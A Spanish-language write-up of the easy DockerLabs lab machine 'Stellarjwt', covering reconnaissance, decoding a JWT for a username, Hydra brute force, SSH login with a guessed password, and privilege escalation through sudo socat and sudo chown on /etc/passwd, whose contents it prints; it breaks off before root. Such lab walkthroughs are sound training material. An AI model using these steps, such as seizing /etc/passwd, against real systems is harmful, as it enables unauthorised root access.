🏴‍☠️ Write-Up: Máquina "Stellarjwt"

📌 **Plataforma: DockerLabs**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**


🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.


📡 1. Reconocimiento y Recolección de Información

Verifico la conectividad con la máquina objetivo.




🎯 2. Escaneo y Enumeración


Escaneo y enumero los puertos abiertos junto a sus versiones para ver si existe probabilidad de vulnerabilidades conocidas.



Busco directorios en la web, solo hay uno que pareciera ser interesante.




Entro al directorio /universe y al final hay un comentario que aparentemente tiene un hash.




Con john pruebo desencriptarlo como si fuera base64 pero no funcionó, pero me da el indicio que puede ser JWT.

Busco una herramienta web para descifrar hash con JWT y obtengo un usuario.




💥 3. Explotación de Vulnerabilidades


Uso fuerza bruta con el usuario encontrado junto a la herramienta hydra, sin embargo, no hay coincidencias.




En la interfaz principal de la web hay una pregunta, puede ser una pista.



Busqué en internet y obtuve la respuesta.




Como contraseñas posibles pienso que pueden ser Johann, Gottfried o Galle. Finalmente, una de estas me sirvió para entrar por ssh.




🔐 4. Escalada de Privilegios y Post-explotación

Busco archivos con permisos SUDO pero no puedo usar sudo con este usuario. Por ende, busco archivos binarios con permisos SUID, pero tampoco encontré algo interesante. Finalmente, encuentro un archivo oculto, al analizarlo puedo suponer que son posibles contraseñas, sobre todo la segunda y tercera opción.




Entro a /home y veo el resto de usuarios, pruebo los usuarios con las posibles contraseñas anteriores.




Finalmente, logro entrar como usuario “nasa” usando la contraseña “Eisenhower”. Este usuario si tiene archivos con permisos SUDO.


En GTOBINS busco comandos con “socat” teniendo permisos SUDO con el usuario elite.



Uso el comando encontrado y lo ejecuto con el usuario elite, lo que genera que pase de usuario “nasa” a “elite”. Nuevamente, busco archivos con permisos SUDO y encuentro que puedo usar “chown” como root.



Nuevamente, busco en GTFOBINS alguna forma de escalar privilegios con “chown” teniendo permisos SUDO.




Con chown pongo a elite de propietario en /etc y /etc/passwd. Lo que significa que tengo permisos absolutos en esa ruta y archivo.

```
sudo chown elite:elite /etc
```

```
sudo chown elite:elite /etc/passwd
```

Al leer /etc/passwd, puedo ver que la “x” en “root:x:0” significa que al querer cambiarme a usuario root me pedirá contraseña, pero yo no quiero eso, no me beneficia.



```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
neptuno:x:1001:1001:neptuno,,,:/home/neptuno:/bin/bash
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
nasa:x:1002:1002:NASA,,,:/home/nasa:/bin/bash
elite:x:1000:1000:elite,,,:/home/elite:/bin/bash
```

Quería editar el archivo con nano o vim, sin embargo, no existe en este sistema.

```
nano /etc/passwd
/bin/sh: 4: nano: not found
vim /etc/passwd
/bin/sh: 5: vim: not found
```

